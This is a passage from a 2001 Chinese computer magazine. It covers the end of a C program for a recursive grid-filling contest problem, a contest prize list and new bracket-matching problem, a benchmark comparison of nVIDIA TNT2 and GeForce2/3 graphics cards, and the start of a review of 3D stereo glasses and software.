//对划分的子块递归求解
   psetd(i0,j0+kh,kh);
   psetd(i0,j0,kh);
   psetd(i0+kh,j0,kh);
   psetd(i0+kh,j0+kh,kh);
}

void main(void)
{
  FILE *fp;

  if(  (fp=fopen("input.dat","r"))==NULL )
  {  printf("\n文件input.dat打不开!");
     exit(1);}

  fscanf(fp,"%lu %lu %lu",&k,&m,&n);//读总点数
  fclose(fp);
  --m;
  --n;
  kt=1ul;
 kt<<=k;
//
  if((d=(unsigned int **)malloc(kt*sizeof(unsigned int *)))==NULL)
  {printf("\n内存不够!");
    exit(1);}

 for(i=0;i<kt;++i)
  {
     if((d[i]=(unsigned int *)malloc(kt*sizeof(unsigned int)))==NULL)
          {printf("\n内存不够!");
       exit(1);}
    for(j=0;j<kt;++j)
                 d[i][j]=kt; //d[i][j]
  }
 d[m][n]=0;

  c=0;
  if(kt>1)psetd(0,0,kt);//递归填充取kt值表示该块为未填充状态

 for(i=kt-1;;--i,printf("\n"))//输出结果
  { for(j=0;j<kt;++j)
               printf("%5lu",d[i][j]);
        if(i==0)break;
  }
 for(i=0;i<kt;++i)
      free(d[i]);
  free(d);
}
```

(五)运行实例

input.dat为:

3 3 3

则输出结果为:

15	15	16	16	20	20	21	21
15	12	12	16	20	17	17	21
14	12	13	13	19	19	17	18
14	14	13	1	1	19	18	18
10	10	11	11	1	5	6	6
10	7	0	11	5	5	2	6
9	7	7	8	4	2	2	3
9	9	8	8	4	4	3	3

2001 年第 5 期擂台赛获奖名单

擂　主：陈八(黑龙江)

一等奖：贾井泉(四川)　李健平(北京)　金　辉(海南)

优秀奖：：王家斌(云南)　吴　海(贵州)　国志新(上海)

包银勤(陕西)　张世新(湖北)

本期评委：吴文虎　刘雅英　任琼英　罗光宣　丁宇征

擂主将获得《金山笔圣（听说读写王）》一套，一等奖获得《金山毒霸》光盘一张，优秀选手将获得《快译 2001》光盘一张。

本期奖品由金山公司提供。

2001 年第 11 期擂台赛题目

表达式括号关系正确性的检验

编写程序时,表达式中的括号关系常会因疏忽大意而出现不正确的情况。现在请编一程序,输入一表达式,对其括号的语法正确性进行分析,得出括号用法是否正确的结论。注:对表达式其他方面的正确性分析,如算符用法正确性等,这里不作要求。

例如,输入表达式(x+5),应判断正确; {[(x+y+)-(3+2)]+c}-8也应判正确;而[{x+(3-y)]-3}则应判错误。

参　赛　要　求

（1）要求有程序的简要说明，程序有较好的写作风格，适当的注释。

（2）非常欢迎将参赛程序通过软盘或 E-mail：arena@cfan.com.cn寄来。

（3）本次擂台赛评奖日期为：2001 年 8 月 10 日。

（4）来稿请寄：北京9615信箱《电脑爱好者》编辑部（擂台赛 2001 年第 11 期）收（100086）。

各取所需选择 nVIDIA 系列显卡

□CFan评测室www.cfan.com.cn
倚天硬件门户www.itdoor.net 联合评测

在3dfx被收购以后，nVIDIA终于成了新的3D之王，现在的市场中充斥着n系列显卡，价位从几百元到几千元不等，各个档次都被nVIDIA紧紧地控制在手中，其他系列的显卡很少能与之抗衡了。但是nVIDIA的显卡种类实在太多，档次划分之细实属前所未有，选购时真是有点“乱花渐欲迷人眼”的感觉。因此，我们将重点选出6款各档次流行产品进行分析，使读者能够明确哪款产品更符合自己的使用要求。

回顾

早在3dfx称霸3D世界的年代里，nVIDIA便凭借Riva128一鸣惊人，剑气如虹直逼3dfx的宝座，虽然接着推出的TNT系列显卡并没有像Riva128那样耀眼，使剑势一缓，但随后面世的TNT2系列显卡威风八面，直压得3dfx喘不过气来。nVIDIA的策略很简单，那就是大小通吃：TNT2 Vanta、TNT2 M64、TNT2 Ultra、TNT2 Pro，各式显卡涵盖了从低到高的所有档次，如天罗地网般地绞杀着竞争对手。而3dfx却在最不应该犯错误的时间、地点犯了最不应该犯的错误，技术策略上的失误导致Voodoo3显卡在市场上一败涂地，将凭借Voodoo1和Voodoo2艰难打下的大好河山拱手让给了nVIDIA。此时的nVIDIA没有给老对手以任何喘息之机，鼓起“宜将剩勇追穷寇”的气概继续高歌猛进，陆续推出了GeForce256和GeForce2系列显卡，给了3dfx以致命的打击，迫使3dfx彻底丧失了重整旗鼓的信心，最终以被nVIDIA收购的命运而告终。

nVIDIA的产品自从TNT2成为市场主流以后，就形成了每过5-6个月推出一种新产品的惯例：即先推出一款主打显卡芯片占领市场，然后在这款主打显卡芯片的基础上陆续推出数个高低不同的版本，以不同的价位，不同的性能吸引不同需求的消费者，全方位压迫竞争对手，使之无从下手。这个策略现在看来是很有效的。1999年11月，nVIDIA出品了具有划时代意义的显卡GeForce256，然后在2000年4月出品了GeForce256 DDR显存的版本，这是一个质的飞跃。2000年11月又推出了新一代显卡芯片：GeForce2，在取得了巨大成功之后，立刻分成了GTS、GTS Pro、GTS Ultra、MX200、MX400等各种版本，从5000元左右的超级显卡到700－800元的中档显卡，再到300－400元的TNT2系列低档显卡，n系列显卡真正做到了无处不在。以至于现在我们在购买显卡的时候满眼见到的都是n系列显卡，无论我们关注什么样的价位，都会有适合的产品。我们不得不佩服nVIDIA的经营理念。

nVIDIA 的主要产品线（非全部）

一、TNT2系列

（1）进步

0.35微米工艺的TNT芯片时钟频率始终不能超过100MHz，而0.25微米工艺的TNT2芯片最快速度高达150MHz以上。

TNT芯片最大只支持16MB显存，而TNT2芯片则提高到32MB显存。

TNT2芯片的性能要比TNT高出30～60%，且支持数字平面显示器和AGP 4X，加上同样出色的(Twin Texel)双Texel传导架构，TNT2在纹理填充速率(Fill Rate)上能够高达250 Mtexel/Sec或以上，能以令人吃惊的帧数满屏运行3D游戏，回放DVD达到30帧以上。

此外它还具有不少新功能，例如效率更高的单周期多纹理运算单元，高精度的32位Z缓冲，支持运动补偿，支持高达60Hz刷新的2048×1536分辨率，可以在85Hz的刷新率显示32位彩色、1920×1200分辨率的图像，支持32位渲染、32位Z－Buffer和模板缓冲，最大支持32M帧缓存、2048×2048的材质纹理等，它还为K6-2/3的3DNow！和PⅢ的SSE多媒体指令集做了优化，完美地支持Direct3D、OpenGL和DirectX7.0，还支持软件模拟实现Glide，只要从网上下载Glide仿真程序就可以让你过把Voodoo瘾。

（2）产品类别

TNT2系列显示芯片按照芯片时钟频率可分为：

简化版的TNT2 Vanta	（低端）
经济版的TNT2 M64	（中低端）
标准版的TNT2	（中端）
至强版的TNT2 Ultra	（高端）
增强版的TNT2 Pro	（中高端）

（3）最快与最慢

最快的版本Ultra，在高分辨率时的速度是最高的，属于高档产品，最慢的版本Vanta则一般针对OEM市场。

（4）区别

TNT2系列显示芯片每个版本在工艺和内核上都有很大的区别。例如Vanta芯片的RAMDAC值是250MHz，M64芯片则和TNT2标准版一样，为300MHz。Vanta芯片的显存频率和芯片主频（核心频率）仅为125MHz/l00MHz，而M64芯片则为150MHz/125MHz，它们都采用64位的内存接口，位数是TNT2标准版的一半，并略去了LCD平板显示器接口和视频输出这些并不常用的功能。TNT2 M64最大可支持32MB显存，性能介于Riva TNT与Riva TNT2之间，而TNT2 Vanta只支持8-16MB 显存。虽然Vanta和M64在功能上相差20%，但两者的外观却相同，因此许多奸商利用Vanta去冒充M64，所以您在买这两种产品时要特别留心。

①简化版的TNT2 Vanta

TNT2 Vanta是TNT2系列芯片中的廉价版本。它的优点在于价格定位较低，性能虽然不很高，但一般应用足够。除了优秀的图形处理能力外，在视频回放上还支持软件、硬件回放DVD，并且拥有最新技术，如支持AGP4X、数字平面显示器。其兼容性也通过Microsoft WHQL鉴定，是OEM厂家的最爱，厂家主要将其内建在主机板上。它的核心技术与TNT2标准版相同，但作了相应的简化以降低成本，采用64位的内存总线接口，省却了低端用户不常用到的数字平板显示器接口和视频输出功能，且只能支持8-16MB显存，而显存频率仅为125MHz，芯片主频为l00MHz。由于它的RAMDAC只有250MHz，所以弱点显而易见，即在运行一些大型3D游戏和图形处理中表现不佳。

	TNT2 Vanta	TNT2 M64	TNT2	TNT2 Ultra	TNT2 Pro
核心频率（MHz）	100	125	125	150	143
芯片数量	1	1	1	1	1
渲染管道数量	1	1	1	1	1
每周期纹理渲染数目	2	2	2	2	2
像素填充率（MP/s）	100	125	125	150	143
纹理填充率（MT/s）	200	250	250	300	286
显存总线宽度（bit）	64bit SDR	64bit SDR	128bit SDR	128bit SDR	128bit SDR
显存速度（MHz）	125MHz SDR	150MHz SDR	150MHz SDR	183MHz SDR	166MHz SDR
显存带宽（GB/S）	1	1.2	2.4	2.9	2.65
制造工艺（微米）	0.25	0.25	0.25	0.25	0.22

②经济版的TNT2 M64

它与前一代的TNT芯片针脚数完全兼容，都是320针，主要面向中低端市场，核心采用TNT2标准版的技术，显存频率为150MHz，芯片主频为l25MHz，RAMDAC为300MHz，支持32MB显存，nVIDIA推荐使用7ns（143MHz）和6ns（167MHz）两种显存。之所以叫M64是因为其带宽从标准版的128bit减少到64bit。在使用中，M64和TNT2标准版性能的差别并不是很明显，只有在高画质时才能感受到两者的区别，但两者在价格上却相差40%左右，因此M64的优点在于性价比极高，从而买者踊跃。但也正是由于这一点，也多少影响了TNT2 标准版的推广。

③标准版的TNT2

标准版的TNT2核心频率是125MHz，显存频率150MHz，仍采用496针PBGA封装，核心电压比TNT2 Ultra的2.85V低0.25V，发热量有所降低，但仍必须加一个风扇来降温。我们认为，标准版的TNT2与相近的TNT2 M64相比处于劣势，因此不在我们此次评价之列。

④至强版的TNT2 Ultra

它是TNT2系列中最快的版本，属于高档产品，核心频率为150MHz，显存频率高达183MHz，如此高的频率因而带来性能的大幅度提高。TNT2 Ultra 芯片因为集成的晶体管数量太多，耗电量大，所以使用时必须安装风扇。另外由于采用TNT2 Ultra 芯片的显卡一般配备32MB显存，为了配合183MHz的高频，必须使用5ns的SDRAM。由于目前该产品在市场上已经很少见到，因此不在我们此次评价之列。

⑤增强版的TNT2 Pro

TNT2 Pro不同于TNT2系列其他版本，其优点是，采用0.22微米制造工艺，产品的核心缩小了，所以具有很好的超频性，有相当一部分产品可以超到Ultra版的水平，而且价格也比老版本低，具有很好的性价比。与Ultra版相比，TNT2 Pro的核心频率和显存频率降为143MHz、166MHz，纹理填充率降为286Mtexels/s，三角形生成速率降为830M/s。

二、GeForce系列

nVIDIA将除GeForce 256以外的GeForce2显卡也分了许多的档次，这样可以很顺理成章地成为TNT2系列的各个不同档次的继承者。

（1）进步

GeForce2系列显卡是2000年nVIDIA公司的产品开发重点。包含GeForce 256在内，这一系列的芯片比TNT2系列在各方面都有了长足进步。无论是核心频率、制造工艺、相对能耗、散热、多边形生成速率、像素填充率、显存速度等都有显著提高，尤其是硬件T&L技术的应用，使得CPU不再苦苦受累于几何运算而获得了空前的解放，画面的帧速度以及细腻程度都有了较大幅度的提升。

（2）产品类别

GeForce2系列被细分成以下几种产品类别：

GeForce2 GTS/ Pro　　（中/中高端）

GeForce2 MX　　（低端）

GeForce2 Ultra　　（高端）

（3）最快与最慢

GeForce2 MX严格地说应该属于GeForce2系列中的简化版本，速度最慢。GeForce2 Ultra属于GeForce2系列中性能最佳的产品，速度最快。

① GeForce2 GTS/ Pro

作为nVIDIA新一代的图形芯片，GeForce2 GTS 芯片使用了0.18微米的制造工艺，集成了2500万个晶体管。使用0.18微米技术的好处是可以提高时钟速度，降低生产成本，降低芯片的发热量和功耗。GeForce2 GTS的核心频率达到了200MHz，这是GeForce2 GTS性能表现强劲的关键因素。GeForce2 GTS的DDR显存运行在166MHz（由于DDR内存可以同时在时钟的上升沿和下降沿传输数据，所以实际上相当于频率为333MHz的SDRAM），显存带宽为5.3GB/s。此外，GeForce2 GTS 还带有HDVP（High Definition Video Processor，高清晰度视频处理器），可以支持HDTV，为视频输出提供更好的支持。

nVIDIA称GeForce2 GTS为第二代T&L引擎，更快的核心和对引擎的优化使得GeForce2 GTS的硬件T&L引擎的性能有了相当的提高，达到了2500万三角形/秒的速度。显卡硬件T&L引擎可以取代在3D图形处理过程中原来由CPU负责的工作，消除CPU瓶颈对电脑3D图形处理性能的限制。

GeForce2 GTS中另一个值得称道的技术是NSR（nVidia Shading Rasterizer），它拥有4条超级纹理流水线（Hyper Texel Pipeline）。GeForce2 GTS的时钟频率为200MHz，4个像素流水线使它的像素填充率（Pixel fill rate）达到了惊人的800Mpixels/s。纹理填充率（Texel fill rate）是一个由厂商发明的术语，用来描述在一个渲染过程中可以应用的texture-pixels（纹理像素，简略为texels）的数量。GeForce2 GTS的超级纹理流水线可以在它的每条流水线上对一个像素应用2个纹理单元，这令GeForce2 GTS的纹理填充率达到空前的16Mtexels/s。

	GeForce 256	GeForce2 MX	GeForce2 GTS	GeForce2 Ultra
代号	NV10	NV11	NV15	NV16
核心频率（MHz）	120	175	200	250
芯片数量	1	1	1	1
渲染管道数量	4	2	4	4
每周期渲染像素	1	2	2	2
像素填充率（MP/s）	480	350	800	1000
纹理填充率（MT/s）	480	700	1600	2000
显存总线宽度（bit）	128bit SDR/DDR	128bit SDR 64bit DDR	128bit SDR/DDR	128bit SDR/DDR
显存速度（MHz）	166MHz SDR 300MHz DDR	166MHz SDR	166MHz DDR	230MHz DDR
显存带宽（GB/S）	2.7 4.8	2.7	5.3	7.36
制造工艺（微米）	0.22		0.18	

GeForce2 GTS另一项诱人的特性是对全屏反锯齿（Full Scene Anti Aliasing，FSAA）技术的支持。FSAA通过平滑和消除3D图形中物件边缘的锯齿和不连续，大幅度提高3D场景的品质和效果。要实现FSAA并不容易，因为它要以牺牲大量的像素填充率为代价，而这就意味着性能的降低。GeForce2 GTS使用"Super-Sampling"方式来实现FSAA，先用比显示画面更高的分辨率产生大图像，再将其缩小输出成原定分辨率的图像画面。在GeForce2 GTS的驱动中可以设定FSAA的取样倍率（例如原始分辨率的400%），当然，更高的取样倍率意味着更好的效果，也意味着更多的性能降低。从市场角度看，GeForce2 GTS芯片的性能、价格属于中档，它牢牢占据着中档市场的位置。

② GeForce2 MX

同样基于GeForce2核心的GeForce2 MX与GeForce2 GTS为不同用户提供了选择。GeForce2 MX的目标是入门级和低成本市场。与GeForce2 GTS相同，GeForce2 MX也使用了0.18微米的制造工艺，同样拥有AGP 4X技术、第二代的T&L引擎、HDVP以及NSR的技术。

不同之处在于，GeForce2 MX拥有2条平行的渲染流水线，每条流水线上可以对一个像素应用2个纹理。GeForce2 MX的核心频率为175MHz，所以它的像素填充率为350 Mpixels/s，纹理填充率为700 Mtexels/s。根据使用的是SDR或DDR内存，GeForce2 MX内存接口可以为64位或是128位。在使用SDR内存时，将会显著降低显卡的成本，不过在性能上也会打些折扣。与使用SDR内存性质相近的是，较少的渲染流水线，较低的时钟频率和一些结构上的调整也是GeForce2 MX得以大幅降低能耗和成本的重要因素。

作为面向主流用户的产品，GeForce2 MX还加入了一些增值的特性，如TwinView和Digital Vibrance Control功能。TwinView允许用户同时使用多个显示输出设备。Digital Vibrance Control为用户提供了控制图像饱和度的能力，可以获得更鲜艳明亮的图像。

③ GeForce2 Ultra

GeForce2 Ultra是nVIDIA公司GeForce2系列图形芯片的最高端产品，一看到它的名字，就可以知道GeForce2 Ultra是GeForce2 GTS的增强版。GeForce2 Ultra使用与GeForce2 GTS相同的体系结构。GeForce2 Ultra的主要增强之处在于芯片的核心频率达到了250MHz，这使得它的像素填充率达到了1000Mpixels/s，而纹理填充率更是达到了2Gtexels/s。

由于该芯片面向的是高端用户，因此虽然性能超强，但由于价格过于昂贵，购买面非常之窄，因此不在我们此次评价之列。

为了能使大家对这些不同档次的显卡有理性的了解，我们希望通过对目前流行显卡芯片的比较，让您能够明确自己在购买时根据自身的应用需求、购买力水平来考虑应该用哪款产品。这次我们收集了6款不同档次的nVIDIA芯片的显卡进行测试，其中包括：

TNT2 Vanta	TNT2 M64	TNT2 Pro
GeForce2 MX200	GeForce2 MX400	GeForce2 GTS

另外，我们还提供了目前最新的超级显卡GeForce3的测试数据进行参照。看一看nVIDIA最新显卡芯片的性能水准。

六款流行芯片显卡及最新GF3性能测试

测试结果：

测试项目	TNT2 Vanta	TNT2 M64	TNT2 Pro	GF2 MX200	GF2 MX400	GF2 GTS	GF3
Business Graphics	342	365	373	382	402	404	408
High-End Graphics	1070	1080	1080	1090	1090	1090	1100
3Dwinbench2000 3D WinMark	15.4	16.8	18.6	32.6	82.1	114	168

3D Mark2000 16bit

分辨率	测试项目	TNT2 Vanta	TNT2 M64	TNT2 Pro	GF2 MX200	GF2 MX400	GF2 GTS	GF3
800x600	3D Marks	2035	2307	2750	3851	6331	6896	6993
	CPU 3D Marks	224	234	301	350	447	459	470
1024x768	3D Marks	1561	1775	2080	2649	5156	6454	6805
	CPU 3D Marks	245	257	297	341	446	460	471
1280x1024	3D Marks				1732	3711	5248	6107
	CPU 3D Marks				327	441	462	474

3D Mark2000 32bit

分辨率	测试项目	TNT2 Vanta	TNT2 M64	TNT2 Pro	GF2 MX200	GF2 MX400	GF2 GTS	GF3
800x600	3D Marks	1127	1270	1590	2294	5163	6223	6927
1024x768	3D Marks	754	827	1080	1386	3729	5006	6679
1280x1024	3D Marks				820	2486	3572	5795

3D Mark 99

分辨率	测试项目	TNT2 Vanta	TNT2 M64	TNT2 Pro	GF2 MX200	GF2 MX400	GF2 GTS	GF3
800x600	3D Marks	3702	4226	4330	4524	6665	7474	7546
16bit	CPU 3D Marks	13283	13330	13320	13299	13328	13277	13353
800x600	3D Marks	1919	2143	2653	3067	5554	6403	7378
32bit	CPU 3D Marks	13277	13332	13330	13260	13319	13277	13184

Expendable

分辨率	测试项目	TNT2 Vanta	TNT2 M64	TNT2 Pro	GF2 MX200	GF2 MX400	GF2 GTS	GF3
800x600	16bit	35.40	40	44.32	73.17	81.55	81.43	87.45
	32bit	22.35	24.92	31.86	48.45	81.93	81.84	88.09
1024x768	16bit	26.95	30.91	34.85	51.8	80.75	81.12	86.98
	32bit	14.99	16.78	19.21	29.73	77.74	81.13	87.39
1280x1024	16bit				33.88	76.77	78.9	85.5
	32bit				18.36	58.36	73.71	85.69

Quake 3

测试项目	TNT2 Vanta	TNT2 M64	TNT2 Pro	GF2 MX200	GF2 MX400	GF2 GTS	GF3
Fastest	91.3	99.9	112.3	133.9	137.5	138.9	136.6
Fast	75.4	85.2	100.1	123.2	126.6	127.7	122.5
Normal	53	61	72.1	103.8	124.8	126.5	122.2
HighQuality	16.9	18.9	29.7	40.5	100.6	119.8	121.1
1024x768HQ	10.5	11.7	16.8	23.6	66	97.2	117.1
1280x1024HQ				13.9	41.5	63.5	100.3

注：表格中空白的数据项表示该芯片此项参数过差而无可比性。

测试平台：
CPU：PIII 933MHz
主板：华硕CUSL2
内存：NCP 128MB PC-133
显卡：七彩虹的TNT、GeFroce 2 系列显卡、丽台GeFroce 3显卡
硬盘：Maxtor 51536H2（金钻五代）
光驱：大白鲨44X
软驱：NEC 1.44
显示器：爱国者 777FD

测试环境：
ZD 3DWinbench2000
ZD Winbench 99
3D Mark 99 MAX Pro
3D Mark 2000 Pro
Quake 3 Arena
Expendable
English Windows 98 SE / 1024X768 / 16bit
DirectX8.0英文正式版
显卡驱动：公版12.00版
Intel Chipset Software Installation Utility2.80.008
Intel Ultra ATA Storage Driver 6.10.011。




图1 七彩虹TNT2 Vanta




图2 七彩虹TNT2 M64




图3 七彩虹TNT2 Pro

CFan结论

从测试的结果我们可以看出来，TNT2系列的显卡在3D性能和游戏性能方面都是相对较差的，所以在高分辨率下的一些测试根本没有进行。

（1）TNT2　Vanta（图1）和M64（图2）

TNT2 Vanta和M64两款显卡在Normal的时候可以达到50、60FPS的速度，在这样的速度下玩Q3和Expendable游戏还是能够接受的，但测试人员认为画面质量不是太好。而到了HighQuality的情况下，只有很可怜的不到20FPS的速度了，这离最基本的30FPS底限都差得很远，所以游戏根本无法正常运行。值得欣慰的是，这两款显卡在商业图形和高端图形性能方面与一些高档显卡的差距不是很大，从这一点可以看出如果我们进行的是一些商业软件办公方面的工作，那么我们完全没有必要花那么多的钱去买好显卡，用Vanta或者M64就足够了。如果您对画面质量不太苛求，这两款显卡应用于2D的平面游戏和一些中小型3D游戏应该说绰绰有余，而且对于建立家庭及网吧上网、学校电脑教学来说，不失为很经济的选择。应该提醒您的是，由于这两款显卡采用的工艺相对比较落后，所以发热量比较大，快到夏天了，散热应该是您考虑的重要方面。

（2）TNT2　Pro　（图3）

TNT2 Pro显卡比起Vanta和M64来，测试数据相对好一些，并且由于它采用的是0.22微米制造工艺，在发热量方面明显比Vanta和M64好很多。在Q3中的HighQuality情况下能达到将近30FPS，这个速度虽然也会有跳帧的情况，但没有非常明显的影响，此时的画面质量基本令人满意。遗憾的是，TNT Pro在价格上要比前两款高出一些，而性能上我们认为没有高出很多，结论是，性价比不很理想。

（3）GF2　MX200（图4）

GF2 MX200显卡虽然也是采用MX核心芯片，但是从它的表现来看，其性能比TNT2 Pro高不了多少，但是价格却要比TNT2系列的显卡高一节，所以如果不尽快向低价位调整，MX200显卡势必会成为显卡中的鸡肋（据可靠消息，MX芯片显卡近期会有较大幅度调整）。

（4）GF2　MX400（图5）

GF2 MX400显卡的性能表现应该说相当不错，虽然在高分辨率下比起GF2 GTS和GF3仍有不小的差距，但是在Q3中，我们使用1024×768HQ这个分辨率下的性能表现能够达到66FPS，应该说很令人满意。而且用这款显卡进行平面设计和简单的3D作图完全没有问题。我们认为，MX400显卡应该是目前性价比很高的一款显卡，如果您在选购显卡时资金相对充裕一些的话，应该尽量买MX400显卡。

（5）GeForce2　GTS（图6）

对于游戏发烧友来说，多花几百元买一块GTS显卡还是很有必要的，你将体会到华丽的画面效果和流畅的速度感觉。而且GTS显卡采用的是0.18微米制造工艺，散热量很小，对于显卡的超频爱好者来说很有用武之地。但是在测试中我们感觉其在文本画面的处理方面表现一般，说实话，这一点也许有些苛求，因为我们是在看到了GF3的效果以后才有这种感觉的。

另附：　对于GF3（图7），我们根本无需多说，从表现来看，这无疑是一款超级显卡，无论是速度还是画面质量都是相当的好，使用过GF3以后再回来使用其他n系列显卡，会觉得这些芯片的显卡在画面方面只能说是差强人意。应用GF3后进入Q3，我们会发现眼前为之一亮，整个屏幕变得分外亮丽，在文本字体的表现上也是清晰了很多。GF3显卡虽好，可价格也很“好”，如果您确实是一位钱袋充实得外溢的超级发烧友，那就买一块GF3享受一下那种美妙的感觉吧。




图4　七彩虹 GeForce2　MX200




图5　七彩虹 GeForce2 MX400




图6　七彩虹 GeForce2　GTS




图7　丽台 GeForce3

□北京　球球

让显示的世界更真实
——不同档次3D立体影像产品评价

从2D到3D，显卡的飞速发展已经让电脑玩家经历了无数的惊喜与冲动。不过人类的欲望是无止境的，尽管强大的3D显卡已经为用户带来了非常精美、细腻的画面，但电脑厂商和玩家似乎都没有停止追求更高境界，逼真、生动的立体效果再次成为电脑显示的新目标。近来电脑市场上也不断出现为用户提供3D立体影像的产品，这些产品从实现方式上可分为硬件产品与软件产品，价位也从几十元到几百元不等。根据价位的不同，我们选择了红网3D魔眼、东方影都立体版、豪杰立体影院等三款在价格上读者能够接受的产品进行试用。

给你一双3D魔眼



选择原因

与普通3D立体眼镜相比一个最大的优势：兼容性好，可应用于目前各种主流品牌显卡。

主要特色

据我们了解，电脑市场上较早出现的3D立体影像产品当属3D立体眼镜，比如：华硕和ELSA的3D眼镜，应该承认它们的效果确实不错，但由于只能配合原厂的显卡才能工作，所以令不少用户只能望镜兴叹。

“红网3D魔眼”是一款不依赖于某一品牌显卡的通用型眼镜，由于采用同步倍频格式（将显卡要显示的画面进行拦截，作一下倍频处理）模拟3D环境，所以能够支持市场上所有主流的3D显示卡，比如：nVIDIA、3dfx Voodoo、Matrox、ATI、S3和Intel等，同时它还支持Direct3D、OpenGL&Glide，而其他同类产品在这两方面无法与之相比。该眼镜的最高支持分辨率为2048×1536。

红网3D魔眼另一特色就是，使用了专用的PCI接口卡和不同的显示技术，由外部硬件控制，而在此前的同类产品大都是软件驱动，所以它是目前市面上少有的既能用来玩3D游戏，又能播放3D MPEGI、MPEGII格式立体影片的立体3D眼镜。

另外值得注意的是，红网3D魔镜的镜片品质非常不错，使用了用于太空技术的高档液晶镜片，最高速度达每秒160次，从而很好地避免了图像失真。同时在镜片上镀有防电波涂层，非常有效地保护了使用者的视力。

使用

红网3D魔眼主要配件包括：一副3D眼镜，一块PCI接口卡，一根接显卡的连接线，同时还提供一本说明书和驱动程序。对于熟练的电脑玩家来说，它的安装应该非常容易，主要分为硬件和软件两部分。首先将接口卡插入主板的PCI插槽，再将连接线接在显卡输出接口，然后显示器连线与其接口卡相连并接上立体眼镜即可完成硬件安装。软件安装则主要是安装驱动程序、调整设置参数。不过我们认为，由于红网3D魔眼所配备的说明书中没有提供相应的硬件安装指南，一些初级用户可能会在安装时遇到麻烦，这方面还值得厂商注意。另外，说明书中的界面截图为繁体中文，并且有些用语也是港台味道，看来厂商在这些方面没有将简体化做完全。

红网3D魔眼的接口卡并非真正的PCI设备，仅是接在PCI槽上为了获得电源而已，所以不能被操作系统自动识别，需要用户手动安装驱动程序。另外，在驱动光盘中还提供有Eye3D Activator软件，它能够让用户设置各种模式的快捷键，进行抓图、浏览和测试。

根据红网3D魔眼的说明书，我们很快完成了简单的设置工作（一般情况使用其默认设置即可）。随后便开始运行游戏对其效果进行检验。

厂商针对市面上的许多游戏软件制作了立体游戏最佳化设定文件，所以对于大部分的3D游戏，红网3D魔眼都可以自动启动立体效果，同时提供最佳的效果，而且厂商还表示在今后还会尽量提供更多游戏的最佳化设定。对于一些不能自动启动的游戏，红网3D魔眼还提供了手动热键开启3D模式的功能。

我们主要运行了以下三款游戏：极品飞车五、古墓丽影历代篇、FIFA 2001。从游戏的效果看，红网3D魔眼的表现确实非常出色，立体感强烈而且稳定，效果出众。尤其是当那些劳拉迷们第一次看到立体的劳拉后，真有一

种“如烟如梦，似幻似真”的痴迷。而FIFA 的爱好者则忍不住有抬脚便射的冲动。另外，我们还使用3DMARK 2000进行了测试，其中直升机场景中，飞行引擎的3D效果尤其出色。应该说红网3D魔眼对D3D的支持值得称赞。

当然，红网3D魔眼也有需要改进的地方，比如在测试中画面有些部分还不够细腻，出现不应该有的虚影，切换时眼镜会有较轻微的闪动等。另外，对于戴眼镜的用户，一般还需要使用其提供的眼镜绳箍住头部，以防眼镜脱落。

总的来说，红网3D魔眼是市场上的3D眼镜中性能较突出的产品。与其他同类产品相比较，它最大的优势在于使用硬件控制，从而可以支持各种不同型号的显卡。而其所提供的功能与效果基本能够满足用户的要求，490元的价格也相当有竞争力。

	红网3D魔眼
3D效果	★★★★★
安装	★★★
价格	★★★★
性价比	★★★★½
舒适度	★★★★

简单——东方影都立体版



选择原因

我们选择这款产品的原因是，该款产品价格最低，可通过纯软件方式实现立体电影播放效果。

主要特色

价格相当低廉，性价比较高。采用了首创的立体电影播放技术，不需要专门的硬件支持便可播放3D格式影音文件，同时可以在普通显卡上播放普通影音文件时得到3D效果。另外，该软件还提供有丰富的多媒体播放功能，特别是能够播放RM/RA格式文件，并独家支持RM抓图/调整亮度。

对于这款软件产品，我们的第一印象便是其价格之便宜，对于大部分并不富裕的电脑爱好者来说，它应该是最符合我们购买力的产品。打开东方影都立体版的包装盒，里面有一张光盘、一本说明书、一副立体眼镜及两张额外的镜片，同时还有回函卡和升级服务卡等。从丰富的附件可以看出，尽管该产品价格不高，但并没有丝毫的偷工减料 。

由于价格因素，东方影都立体版所赠送的立体眼镜比较简单，左右两个镜片颜色为一绿一红。在测试过程中，我们感觉立体效果还是比较明显的，尤其是在观看一些纵深比较明显的影片如《星球大战》等时，层次比较分明，但有部分测试人员感觉长时间佩带它眼睛有些发涩。所以我们建议，如果您在使用时有不舒适的感觉，最好立即停止，即便是无此问题，也不要观看太长的时间。

